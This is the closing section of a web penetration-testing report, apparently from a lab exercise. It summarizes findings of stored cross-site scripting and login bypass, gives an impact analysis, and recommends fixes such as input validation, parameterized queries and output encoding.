
- User profile fields were tested for input validation.
- Stored data was reviewed for unsafe rendering behavior.


Observations

- User input was stored without proper sanitization.
- Malicious script input was successfully stored.
- Stored content was rendered without encoding, leading to **Stored Cross-Site Scripting (XSS)**.









Conclusion

Weak authentication handling allowed login bypass, posing a serious security risk.

The application is vulnerable to stored XSS, allowing persistent client-side code execution.

Impact Analysis

If exploited in a real-world scenario, the identified vulnerabilities could result in:

- Unauthorized access to user accounts
- Exposure of sensitive database information
- Persistent client-side attacks (XSS)
- Full backend compromise
- Loss of data integrity and confidentiality

Security Recommendations

- Implement strict server-side input validation
- Use prepared statements and parameterized SQL queries
- Encode all user-supplied output
- Enforce HTTPS across the application
- Apply secure authentication and session management
- Conduct regular penetration testing and code reviews

Report Conclusion

This assessment demonstrated a full attack lifecycle, starting from reconnaissance and moving through vulnerability discovery, exploitation simulation, and impact analysis. The exercise reinforced critical web security concepts such as SQL injection, authentication bypass, stored XSS, and insecure file handling. These findings highlight the importance of secure coding practices and proactive security testing in modern web applications.